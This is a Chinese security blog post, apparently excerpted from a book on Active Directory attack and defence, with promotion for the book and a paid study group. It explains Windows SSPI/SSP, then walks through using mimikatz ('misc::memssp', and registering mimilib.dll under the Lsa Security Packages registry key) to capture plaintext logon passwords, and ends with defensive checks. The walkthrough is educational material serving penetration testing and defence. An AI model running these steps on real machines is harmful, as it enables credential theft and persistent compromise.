


后渗透密码收集之注入 SSP

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

SSP 示意图如图所示，我们先来看看什么是 SSPI 和 SSP。

SSPI(Security Service Provider Interface 或 Security Support Provider Interface) 安全服务提供接口，这是 Windows 定义的一套接口，该接口定义了与安全有关的功能函数，包括但不限于：

-

一 身份验证机制


- 为其他协议提供的 Session Security 机制。Session Security 指的是会话安全，即为通讯提供数据完整性校验以及数据的加、解密功能。

该接口定义了与安全有关的功能函数，用来获取验证、信息完整性、信息隐私等安全功能，该接口只是定义了一套接口函数，但是并没有实现具体的内容。

SSP(Security Service Provider) 安全服务提供者，是 SSPI 的实现者，微软实现了如下的 SSP，用于提供安全功能，包括但不限于：

- - NTLM SSP: Windows NT 3.51 中引入(msv1_0.dll) ，为 Windows 2000 之前的客户端-服务器域和非域身份验证 (SMB/CIFS) 提供 NTLM 质询/响应身份验证
 - Kerberos SSP: Windows 2000 中引入，Windows Vista 中更新为支持 AES(kerberos.dll)，Windows 2000 及更高版本中首选的客户端-服务器域相互身份验证
 - Digest SSP: Windows XP 中引入(wdigest.dll) ，在 Windows 与 Kerberos 不可用的非 Windows 系统间提供基于 HTTP 和 SASL 身份验证的质询/响应
 - Negotiate SSP: Windows 2000 中引入(secur32.dll) ，选择 Kerberos，如果不可用则选择 NTLM 协议。协商 SSP 提供单点登录能力，有时称为集成 Windows 身份验证（尤其是用于 IIS 时）。在 Windows 7 及更高版本中，NEGOExtS 引入了协商使用客户端和服务服务器上支持的已安装定制 SSP 进行身份验证
 - Cred SSP: Windows Vista 中引入，Windows XP SP3 上也可用 (credssp.dll)，为远程桌面连接提供单点登录 (SSO) 和网络级身份验证

- Schannel SSP: Windows 2000 中引入(Schannel.dll), Windows Vista 中更新为支持更强的 AES 加密和 ECC[6]该提供者使用 SSL/TLS 记录来加密数据有效载荷。
- PKU2U SSP: Windows 7 中引入(pku2u.dll) , 在不隶属域的系统之间提供使用数字证书的对等身份验证



在系统层面，SSP 就是一个 dll，用来实现身份验证等安全功能。我们也可以编写自己的 SSP，然后注册到操作系统中，让操作系统支持更多自定义的身份验证方法。如果攻击者获得了机器的最高权限，就可以编写一个恶意的 SSP，然后将其注册到操作系统中。这样当用户登录时，我们的恶意 SSP 就可以捕捉到用户输入的明文密码了，也不会影响用户的正常登录。

由于注入 SSP 需要服务器的最高权限。因此在域内的话，通常需要先获得域管理员权限才能在域控制器上执行 SSP 注入。因此，该方法常被用作后权限维持进行内网密码搜集。

mimikatz 注入伪造的 SSP

mimikatz 中写好了恶意的 SSP，该 SSP 提供了对本地认证凭据的自动保存记录功能，包括计算机帐户密码、运行服务的凭证和任何登录的用户。通过 mimikatz 可

以使用两种方法在目标机器注入恶意的 SSP。使用这两种方法，不管目标机器是否重启，都能捕获到用户登录时输入的明文密码，并保存到指定的文件中。

1. 内存注入 SSP

mimikatz 支持在内存中注入恶意的 SSP，这样做的好处是不会在系统中留下二进制文件。但是也有弊端，因为是注入在内存中的，如果域控重启，被注入内存的恶意 SSP 将会失效。

如图所示，使用 mimikatz 执行如下命令在内存中注入恶意的 SSP。

```
mimikatz.exe "privilege::debug" "misc::memssp" "exit"
```

```
C:\Users\Administrator\Desktop>mimikatz.exe "privilege::debug" "misc::memssp" "exit"


.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # privilege::debug
Privilege '20' OK


mimikatz(commandline) # misc::memssp
Injected =)

mimikatz(commandline) # exit
Bye!
```

只要目标机器不重启，在目标机器上登录的用户名和密码将会被记录在 C:\Windows\System32\mimilsa.log 文件中。如图所示：



如图所示打开 mimilsa.log 文件，可以看到里面保存着用户名和密码。




但是使用这种方法注入的恶意 SSP，如果目标机器重启了，注入的 SSP 就会失效。

2. 注册表添加 SSP


mimikatz 也支持在注册表中添加 SSP。这样即使目标机器重启，注入的 SSP 也不会失效。

如图所示具体操作如下：将 mimikatz 中的 mimilib.dll 文件放到系统的 C:\Windows\System32\ 目录下，



如图所示然后修改注册表


HKEY_LOCAL_MACHINE/System/CurrentControlSet/Control/Lsa 的 Security Packages 项。




如图所示添加 mimilib.dll。



待系统重启后，该 SSP 就会被加载。用户在登录时输入的账号密码将会被记录在 C:\Windows\System32\kiwissp.log 中。如图所示：



如图所示打开 kiwissp.log 文件，可以看到里面保存着用户名和密码。



SSP 注入防御

对于防守方或蓝队来说，如何对 SSP 注入攻击进行防御呢？

操作如下：

- 及时修复域内漏洞，更新最新补丁，让攻击者无法获得域控制器权限，因此攻击者自然就无法进行 SSP 注入了。
- 检查
HKEY_LOCAL_MACHINE/SYSTEM/CurrentControlSet/Control/Lsa 的 Security Packages 项中是否含有可疑的 DLL 项。
- 检查 C:\Windows\System32\ 目录下是否有可疑的 DLL 文件。

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。


谢公子

我加入了这个星球，邀你一起学习

**域渗透攻防指南**
星主：谢公子

60+ 成员数量	30+ 内容数量	306 运营天数
--------------------	--------------------	--------------------

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199
微信扫码加入星球



知识星球 谢公子学安全

相关文章:

<https://adsecurity.org/?p=1760>

<https://pentestlab.blog/2019/10/21/persistence-security-support-provider/>

